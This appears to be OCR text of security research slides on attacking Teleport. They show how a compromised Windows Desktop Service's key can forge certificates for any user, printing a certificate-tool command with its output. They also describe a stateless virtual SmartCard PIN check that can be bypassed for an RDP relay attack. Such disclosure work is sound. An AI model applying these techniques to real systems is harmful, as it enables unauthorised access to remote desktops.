
Database services register their back-end databases dynamically to the Auth Server, there is no way for Teleport to know up front which databases or users should be permitted.

```
db_service:
  enabled: true
  databases:
    - name: "teleport-db"
      description: "Self-hosted MySQL DB"
      protocol: "mysql"
      uri: "teleport-db:3306"
      tls:
        mode: "verify-full"
```

Windows Service





Windows Service



Windows Service

Windows Service exposes RDP via a reverse-tunnel
Web interface used to interact with the back-end Windows Server
Select user to authenticate as, and Teleport handles the rest






Windows Authentication

Windows access is currently via the Teleport web UI:

Behind the scenes, this is a port of IronRDP with Virtual SmartCard support bolted on





Windows Authentication

Authentication uses certificates signed by Teleport’s Windows Desktop CA

Access to a Windows Service means the same attack is possible as the Database server, we can request certificates for any user for any RDP server in the Cluster

Use the service TLS key and Certificate to request via GenerateWindowsDesktopCert





Windows Golden Certificate

certificate-tool allows us to automate this:

certificate-tool

```
go run ./main.go windows \
   --cert /tmp/win.crt \
   --key /tmp/win.key \
   --user localuser \
   --target TELEPORT-WINCLIENT-2 \
   --output /tmp/lelu/
```

```
_________                 __  .__  _____.__                __
\_   ___ \  ____________/  |_|__|/ ____\__| ____ _____ _/  |_  ____
/    \  \/_/ __ \_  __ \   __\  \   __\|  |/ ___\\__  \\   __\/ __ \
\     \___\  ___/|  | \/|  | |  ||  |  |  \  \___ / __ \|  | \  ___/
 \______  /\___  >__|   |__| |__||__|  |__|\___  >____  /__|  \___  >
        \/     \/                               \/     \/          \/
  __                .__
_/  |_  ____   ____ |  |
\   __\/  _ \ /  _ \|  |
 |  | (  <_> |  <_> )  |__
 |__|  \____/ \____/|____/
      @_xpn_

[*] Certificates generated:
        /tmp/lelu/TELEPORT-WINCLIENT-2.csr
        /tmp/lelu/TELEPORT-WINCLIENT-2.key
```


Windows Golden Certificate


But unlike other Teleport services, we need a new client to use the certificate.

I created a fork of IronRDP which we can use without a browser
This fork adds in Teleport's SmartCard PIV support

Allows us to take any generated certificate from a compromised Windows Service, and authenticate to a Windows server directly over RDP using a Virtual SmartCard.

Windows Golden Certificate Demo





Recording: https://youtu.be/h2Ky-BMCLLk

Windows

That’s not all…

SmartCard PIV 101

A SmartCard in RDP works by exposing a virtual channel from the client host to the server.
Allows connection of a SmartCard to a client to be shared with the server for hopping to further servers.
PIV (Personal Identity Verification) is the interface used to expose cryptographic operations to the OS
Commands are sent using APDU (Application Protocol Data Unit)

APDU has the following structure:

Operations we care about for this section are:

1. VERIFY PIN - Verifies that a user-provided PIN is valid for the card before allowing authentication
2. GENERAL AUTHENTICATE - Challenge / Response Authentication

Windows SmartCard

Teleport Virtual SmartCard is initialized with a random PIN
It is made available to RDP over a virtual channel by default
But without knowing the PIN, it can’t be used

```rust
fn handle_verify(&mut self, cmd: Command<S>) -> PduResult<Response> {
    if cmd.data() == self.pin.as_bytes() {
        Ok(Response::new(Status::Success))
    } else {
        warn!("PIN mismatch, want {}, got {:?}", self.pin, cmd.data());
        Ok(Response::new(Status::VerificationFailed))
    }
}
```

Comparison between PIN and stored random PIN

Windows SmartCard

APDU instructions are dispatched to their appropriate handler by the Virtual SmartCard

```
let resp = match cmd.instruction() {
    Instruction::Select ⇒ self.handle_select(cmd),
    Instruction::Verify ⇒ self.handle_verify(cmd),
    Instruction::GetData ⇒ self.handle_get_data(cmd),
    Instruction::GetResponse ⇒ self.handle_get_response(cmd),
    Instruction::GeneralAuthenticate ⇒ self.handle_general_authenticate(cmd),
    _ ⇒ {
        warn!("unimplemented instruction {:?}", cmd.instruction());
        Ok(Response::new(Status::InstructionNotSupportedOrInvalid))
    }
}?;
debug!("send response: {:?}", resp);
debug!("response data: {}", to_hex(&resp.encode()));
Ok(resp)
```

But… there is no state being managed.
This means that a PIN is not required to be valid before we can authenticate

Windows Authentication

MSTSC.exe (RDP) uses the WinSCard.dll API's to communicate with the SmartCard SCardTransmit API to send commands to the SmartCard

As the PIN check is stateless, we can intercept SCardTransmit and simply reply with a SUCCESS.

As the SmartCard never verifies if the PIN was valid (or even provided), MSTSC.exe then just moves onto the GENERAL AUTHENTICATE command.

A lot goes into Windows to avoid hijacking SmartCards across Logon Sessions, so not as simple as just spawning MSTSC.exe as a victim user, as the current Logon Session ID (and not the Token) is used to select the SmartCard.

The attack then becomes a relay attack!

